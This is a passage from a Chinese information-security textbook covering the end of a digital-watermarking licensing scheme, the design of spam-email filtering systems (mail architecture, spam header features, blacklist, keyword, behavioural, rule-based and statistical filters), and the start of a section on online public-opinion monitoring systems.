当 B 决定将其数字产品授权给数字媒体发布商 MD，让 MD 销售其作品的复制品时，B 需要将 MD 的标识 PIN2 结合私钥 Key1 对数字作品嵌入第二个数字水印 Watermarking2，用来表示对 MD 的授权和认可。MD 得到加有两个数字水印的数字作品，并可以用 B 的公钥 Key2 验证 B 确实在其数字产品的复制品中加入了 MD 的标识 Watermarking2。MD 作为 B 的数字产品销售商，可以验证第二个数字水印内容和第一个数字水印内容。

授权的 MD 将数字产品出售给授权用户 AC，为证明 AC 是经过授权的正版用户，MD 用 WR 的私钥 Key（WR）和 AC 的标识 PIN3 对数字作品嵌入第三个数字水印 Watermarking3，并将该消息通知给 WR，WR 发给 MD 一个证书，给 B 增加一份收益。

## 10.5　信息内容安全应用

本节主要以垃圾邮件过滤系统和网络舆情监控系统为例，从系统设计原理角度介绍信息内容安全技术的主要应用。

### 10.5.1 垃圾电子邮件过滤系统

当前,电子邮件以其快捷、低成本等优势已经成为人们日常生活中重要的通信手段之一,然而,近年来垃圾电子邮件日益泛滥不仅占用了网络带宽,同时给人们的生活带来诸多困扰。从信息过滤角度,垃圾邮件过滤可看作是一个这样一个信息内容过滤问题:初始时,提供一定的垃圾邮件和非垃圾邮件给过滤系统学习,得到过滤模型;过滤的信息源是动态的邮件流;用户可以指定自己的垃圾邮件集和非垃圾邮件,供系统反馈学习,建立新的过滤模型。从信息分类角度,垃圾邮件过滤是一个二值分类问题,即将邮件分类为垃圾邮件和合法邮件的过程。本节首先介绍垃圾邮件的概念及特征,然后介绍当前实现垃圾邮件过滤常用的关键技术。

**1. 垃圾邮件的概念**

当前,对垃圾邮件(Spam)没有统一的定义。在《中国互联网协会反垃圾邮件规范》中对垃圾邮件的界定是:

(1) 收件人事先没有提出要求或者同意接收的广告、电子刊物、各种形式的宣传品等宣传性的电子邮件。

(2) 收件人无法拒绝的电子邮件。

(3) 隐藏收件人身份、地址、标题等信息的电子邮件。

(4) 含有虚假的信息源、发件人、路由等信息的电子邮件。

(5) 含有病毒、恶意代码、色情、反动等不良信息或有害信息的邮件。

可见,垃圾邮件具有以下特点:未经收件人允许不请自来;具有明显的商业目的或政治目的;邮件发送量大;非法的邮件地址收集;隐藏发件人身份、地址、标题等信息;含有虚假的、误导性的或欺骗性的信息;非法的传递途径等。

当前,垃圾邮件的处理手段包括法律和技术两个方面。目前许多国家制定了反垃圾邮件法,希望规范互联网上发送电子邮件的行为。虽然采用相应的法律措施在一定程度上遏制了垃圾邮件泛滥,但一方面对于垃圾邮件的概念存在争议,对于像宣传品、电子期刊等这类邮件是不是垃圾邮件较难界定,另一方面国际上缺乏一个统一的反垃圾邮件法律或措施,从而使得反垃圾邮件问题收效不大。从技术角度而言,反垃圾邮件技术可分为"根源阻断"和"存在发现"两类,其中"根源阻断"是指通过防止垃圾邮件的产生来减少垃圾邮件;"存在发现"是指对已经产生的垃圾邮件进行过滤。目前后者是主流,前者还没有得到实用。当前,利用技术来解决垃圾邮件问题是研究者关注的重点,也是本节讨论的重点。

**2. 电子邮件系统原理**

要设计出好的垃圾邮件过滤方案,需要对电子邮件系统有较好的了解。理论上,电子邮件系统主要由邮件用户代理(Mail user agent,MUA)、邮件传送代理(Mail transmit agent,MTA)和邮件递交代理(Mail deliver agent,MDA)组成。

(1) MUA:主要用来帮助用户编辑、生成、发送、接收、阅读和管理邮件,如 Outlook、Foxmail 等。在邮件系统中,用户与 MUA 打交道,从而将邮件系统的复杂性与用户隔离开。

(2) MTA：主要用来处理所有接收和发送的邮件。对于每一个外发的邮件，MTA 决定接收方的目的地。若目的地是本机，则 MTA 直接将邮件发送到本地邮箱或交给本地的 MDA 进行投递；若目的地是远程邮件服务器，则 MTA 必须使用 SMTP 协议在 Internet 上同远程主机通信。常用的 UNIX MTA 有 Sendmail、Qmail 和 Postfix 等。

(3) MDA：MTA 自己并不完成最终的邮件发送，一般通过调用其他的程序来完成最后的投递服务。这个负责邮件递交的程序即是 MDA，常见的 UNIX MDA 有 Procmail 和 Binmail 等。

一般地，具体的电子邮件系统传输过程如图 10-18 所示。





**图 10-18　电子邮件系统传输过程**

简单而言，首先，邮件发送者利用本地的 MUA，按照 SMTP 将邮件发送给本地 MTA。然后，MTA 根据邮件中的接收地址中的域名去查询域名服务器 DNS 获得接收端 MTA 的 IP 地址；发送端的 MTA 按照 SMTP 协议，将邮件发送给接收端的 MTA。根据 SMTP 协议的规定：若发送端的 MTA 无法直接连接到接收端的 MTA，可以通过中继 MTA 进行转发。发送端的 MTA 或中继 MTA 在发送邮件时，若发送不成功，则会尝试多次，直到发送成功或因尝试次数过多而放弃为止。这种转发方法对转发邮件来源没有限制，任何服务器都可以通过它来转发邮件，即是开放式转发(Open Relay)。由于在邮件头中只记录了域名信息，而没有 IP 地址，则经过转发之后无法得知邮件初始发出的 IP 地址。很多垃圾邮件制造者就是利用这一点结合伪造域名信息来隐藏自己的实际发送地址。最后，接收端的 MTA 通过调用 MDA 将邮件分发到对应的邮箱中。对于用户而言，通过 MUA，按照 POP3 或 IMAP 协议从邮箱中收取邮件。

从整个邮件传输过程来看，可以在其中的一个或多个环节中设置过滤器来过滤垃圾邮件。按照过滤器在邮件过滤系统中实施的主体，可以将过滤器分为：

(1) MTA 过滤：指 MTA 在会话过程中对会话的数据进行检查，对符合过滤条件的邮件进行过滤处理。一般地，MTA 过滤可以在邮件会话过程中的两个阶段实行：①在邮件发送 DATA 指令之前的过滤，邮件对话可以在 SMTP 连接开始、HELO/EHLO 指令、Mail From 指令和 Rcpt To 指令中对会话数据进行检查。若在检查中该会话符合过滤的条件，则按照规则采取相应的动作，如直接在会话阶段断开、发出警告代码等。②对信头和信体进行检查，即邮件在发送 DATA 指令后的过滤。实际上，发送邮件数据后的检查是在邮件数据传输基本完毕后进行的，因此并不能节省下被垃圾邮件占用的带宽和处理能力，只是可以让用户不再收到这些已经被过滤的垃圾邮件。

(2) MDA 过滤：指从 MTA 中接收到的邮件后，在本地或远程递交时进行检查，对于符合过滤条件的邮件进行过滤处理。大多数的 MTA 过滤器并不检查邮件的内容，对邮件内容的过滤一般由 MDA 来完成。

(3) MUA 过滤：MTA 和 MDA 过滤都是在邮件服务端的过滤，位于电子邮件服务器上，往往不能针对用户的个性化特点设置一些具有针对性的过滤规则，而用户通常希望能自主设置、管理个人过滤器的规则。因此，该功能可通过邮件客户端 MUA 过滤来实现，通常将识别出来的垃圾邮件单独存放在一个专门的邮箱文件夹中。当前大多数邮件客户端都支持 MUA 过滤，如 Outlook Express、Foxmail 等。

**3. 垃圾邮件的特征分析**

当前，电子邮件的主要特征模型层次分为网络层和应用层，主要考虑的因素如表 10-4 所示，其中分别用 1、2、3 表示特征的重要程度：1 表示重要性强，特征明显；2 表示重要性次之；3 表示重要性更次。特征重要性的评估直接关系到垃圾邮件衡量大小的选择。

**表 10-4 垃圾邮件层次特征**

<table>
<tr><th colspan="2">层 次</th><th>特 征 描 述</th><th>重要性</th></tr>
<tr><td colspan="2" rowspan="2">网络层</td><td>IP 地址是否可信</td><td>1</td></tr>
<tr><td>IP 链接数量、频率是否异常</td><td>1</td></tr>
<tr><td rowspan="14">应用层</td><td rowspan="9">信头特征</td><td>X-mailer 没有或是特殊字段</td><td>2</td></tr>
<tr><td>Mail From 字段不相同或反向解析与真实的 IP 不符或包含关键词</td><td>2</td></tr>
<tr><td>Received：时间有误，传送时间长，其中标识的 IP 地址有误，有 3 个以上 Received 或包含关键词</td><td>1</td></tr>
<tr><td>Reply-to：与 From 字段不相同或包含关键词</td><td>1</td></tr>
<tr><td>Message-id 伪造、whois 查询的结果该域名不存在</td><td>1</td></tr>
<tr><td>Data：时间在当前时间之前</td><td>1</td></tr>
<tr><td>Subject：包含关键词</td><td>1</td></tr>
<tr><td>Cc：抄送人字段包含关键词</td><td>2</td></tr>
<tr><td>信体的大小问题，过大(包含内嵌资源或是大邮件轰炸)或批量空信</td><td>1</td></tr>
<tr><td rowspan="5">信体特征</td><td>附件的大小问题，附件过大</td><td>2</td></tr>
<tr><td>附件的类型问题，为声音、图片、可执行文件或包含恶意宏</td><td>1</td></tr>
<tr><td>信体、附件包含关键词</td><td>2</td></tr>
<tr><td>信体、附件语义分析包含垃圾信息</td><td>3</td></tr>
</table>

在信体特征中，信体、附件语义分析包括垃圾信息，这一特征中要求的中文文本语义分析是一个很复杂的机器学习过程。该过程能够用于自动化垃圾邮件特征的提取，再辅以人工，可实现大部分的垃圾邮件文本特征。中文文本由于其特殊性，文本分析也比较复杂，需要先进行分词，词性和词义标注，进而实现词汇整合，短语、句子的语义分析，最后将句子整合为句群，达到段内、文本语义分析的目的。

**4. 垃圾邮件过滤系统流程**

一般地，垃圾邮件过滤系统处理流程可表示为图 10-19 所示。电子邮件是以一定的编码方式在网络上根据 SMTP 协议进行传输的数据包。在 SMTP 会话过程中，可以根据

会话过程中的 Mail From 和 Rcpt To 等会话进行过滤。然后，将得到的邮件数据包进行解码，得到普通文本格式。如上所述，电子邮件的一般格式包括信头和信体两部分，其中信头包括发件人地址、收件人地址、主题、日期、路由等重要信息，信体是邮件的正文。大部分情况下，可根据信头信息即可判断一封邮件是否是垃圾邮件，故而先分离信头和信体，然后分别进行基于信头和基于内容的过滤。在基于内容的过滤中，计算机是无法识别文本邮件的内容，因而首先进行分词处理，同时进行必要的词义消歧，然后根据垃圾邮件的文本表示构造表示该邮件文本的特征向量，最后将文本的特征向量通过邮件过滤器，区分出正常邮件和垃圾邮件。对于正常邮件，直接编码，按照 SMTP 协议发送给邮件服务器，而对于垃圾邮件则进行过滤处理。





**图 10-19　垃圾电子邮件过滤流程**

**5. 典型的垃圾邮件过滤技术**

当前，通过过滤器实现垃圾邮件过滤的主要技术可分为：

1）基于 IP 地址的过滤技术

该类方法主要包括基于黑/白名单、实时黑名单、DNS 反向查询等。例如，基于黑白名单的方法首先通过维护一个黑/白名单列表，其中黑名单列表保存了已经被确认为垃圾邮件发送者的邮箱地址、邮件服务器域名和转发服务器 IP 地址等；白名单列表维持了一个信任列表；然后通过检查邮件是否来自这些邮箱或服务器来判断是否为垃圾邮件。实时黑名单(Real-time Blackhole List，RBL)是通过 DNS 查询的方式提供对某个 IP 或域名是不是垃圾邮件发送源的判断。具体而言，若某 IP 地址在某个 RBL 列表中，则查询会返回一个具体的解析结构，该邮件就会被丢弃；若该 IP 地址没有在 RBL 列表中，则查询返回一个查询错误，则该邮件为正常邮件。一般情况下，RBL 服务的提供和维护是比较有

信誉的组织提供，如中国反垃圾邮件联盟等。DNS 反向查询通过将发送服务器的 IP 进行 DNS 反向解析得到的域名与信头中其声称的是否一致来判断是否是垃圾邮件。

2）基于关键字的过滤技术

该技术通过信头和信体中是否含有设定的关键字来判断邮件是否是垃圾邮件，然后进行相应的处理。该技术的基础是需要创建一个关键字库，一般情况下可以定义一些反映垃圾邮件特征的关键词或短语，如“免费”、“特价”等。这种技术实现起来比较简单，但是缺点是需要手工维护关键字列表，并且存在较高的误判率。另外，若通过对关键字进行某些变化可以很容易避开这种检测。

3）基于行为识别的过滤技术

通过行为识别技术可有效区分正常邮件和垃圾邮件的行为特征。一般地，行为识别技术包括信息发送过程中的各类行为因素，如发送时间、发送频度、发送 IP、发送地址、收件地址、回复地址、协议声明和指纹识别等。常见的垃圾邮件发送行为可分为以下四种：

(1) 邮件滥发行为：垃圾邮件发送者登录邮件服务器进行联机查询或投递邮件，尝试各种方式投递邮件，发件主机异常变动等行为。

(2) 邮件非法行为：垃圾邮件发送者借用各地的多个开启了 Open Relay 邮件转发功能的邮件服务器来发送邮件的行为。

(3) 邮件匿名行为：发件人、收件人、发件主机或邮件传输信息刻意隐匿，使得无法追溯其来源的行为。

(4) 邮件伪造行为：发件人、收件人、发件主机或邮件传输信息经过刻意伪造，经查证不属实的行为。

基于行为识别技术的垃圾邮件过滤技术的基本原理，如图 10-20 所示。首先通过数据采集，收集训练邮件数据集合。然后对收集到的邮件进行预处理，包括从原始邮件信息中提取信头信息、选取具有垃圾邮件可区分性的行为特征、对行为特征数据进行向量化处理和确定特征的权重信息。最终建立行为识别模型，并对测试邮件进行分类判别。





**图 10-20 基于行为识别的垃圾邮件过滤技术**

4）基于规则的过滤技术

基于规则的过滤技术是从大量训练样本中提取有规律性的特征生成过滤规则，然后

利用该规则判断新到达的邮件是否是垃圾邮件。比较简单的规则邮件过滤器的构建可由邮件服务器管理员对大量的垃圾邮件进行人工分析，从中找出垃圾邮件的明显特征，人为设定一些关于邮件头字段、正文中简单字符串的匹配规则。一般情况下，通过机器学习中的智能算法从训练集中提炼过滤规则，当前常用利用过滤规则实现垃圾邮件过滤的方法有：Ripper 方法、决策树(Decision tree)方法、PART 方法、Boosting 方法、粗糙集(Rough set)方法。

5）基于统计内容的过滤技术

基于统计内容的过滤技术是将垃圾邮件过滤看成是一个二值信息分类问题，即是否是垃圾邮件，通过提取信头和信体，利用数据挖掘和机器学习的相关技术，进行训练分类。目前常见的基于统计内容的过滤技术有 KNN(K-Nearest Neighbor)、SVM(Support Vector Machine)、Rocchio 方法、神经网络方法和 Bayesian 方法等。

### 10.5.2 网络舆情监控与管理系统

互联网的开放性、自由性和便捷性等特点使得网络舆论的表达诉求日益多元化。人们能在网上随时随地分享自己的意见、情绪和态度，其中既包括积极的，也包括消极的消息内容。在网络人人都参与的今天，任何突发事件的发生或者热点舆论的谈论都会吸引大量的注意力，其传播速度快、受众广，并且难以控制，很容易造成强烈的舆论压力。当舆论被蓄意误后，极有可能造成不可想象的破坏，并且难以控制，将对社会稳定和国家安全造成极大的危害。因此，通过构建网络舆情监控系统，实时采集相关信息，智能分析信息内容，及时发现舆情危机，能为自动化解决监控、处理网络舆情提供技术支持，从而极大的辅助有关部门正确地处理舆情危机。

**1. 网络舆情的概念及特点**

网络舆情没有统一的定义，一般地，网络舆情是指由于各种事件的刺激而产生的人们对该事件的所有认知、态度、情感和行为倾向的集合，是社会不同领域在网络上的不同表现，有政治舆情、法制舆情、道德舆情和消费舆情等。

一般地，网络舆情具有以下几方面的特点：

(1) 网络舆情的自由性。网络的开放性使得每个人都可以成为网络信息的发布者，可以在网络上发表自己的意见。同时由于互联网的匿名特点，多数网民会自然地反映出自己的真实情绪。因此，网络舆情比较客观地反映了现实社会的矛盾，比较真实地体现了不同群体的价值。

(2) 网络舆情的交互性。在互联网上，网民普遍表现出强烈的参与意识。在对某一问题或事件发表意见、进行评论的过程中，常常有许多网民参与讨论，网民之间经常形成互动场面，赞成方的观点和反对方的观点同时出现，相互探讨、争论，相互交汇、碰撞，甚至出现意见交锋。

(3) 网络舆情的多元性。网上舆情的主题极为宽泛，话题的确定往往是自发、随意的。从舆情主体的范围来看，网民分布于社会各阶层和各个领域；从舆情的话题来看，涉及政治、经济、文化、军事、外交以及社会生活的各个方面；从舆情来源上看，网民可以在不受任何干扰的情况下预先写好言论，随时在网上发布，发表后的言论可以被任意评论和转载。

(4) 网络舆情的偏差性。由于受各种主客观因素的影响,一些网络言论缺乏理性,比较感性化和情绪化,甚至有些人把互联网作为发泄情绪的场所,通过相互感染,这些情绪化言论很可能在众人的响应下,发展成为有害的舆论。

(5) 网络舆情的突发性。网络舆论的形成往往非常迅速,一个热点事件的存在加上一种情绪化的意见,就可以成为点燃一片舆论的导火索。当某一事件发生时,网民可以立即在网络中发表意见,网民个体意见可以迅速地汇聚起来形成公共意见。同时,各种渠道的意见又可以迅速地进行互动,从而迅速形成强大意见声势。

**2. 网络舆情监控系统架构**

互联网上的信息量十分巨大,仅依靠人工的方法很难完成网上海量信息的收集和处理。因此,有必要形成一套自动化网络舆情监控系统,由被动防堵转换为主动引导。因此,一个典型的网络舆情监控系统应包括如下模块:网络舆情信息采集、网络舆情分析处理和网络舆情服务,具体如图 10-21 所示。

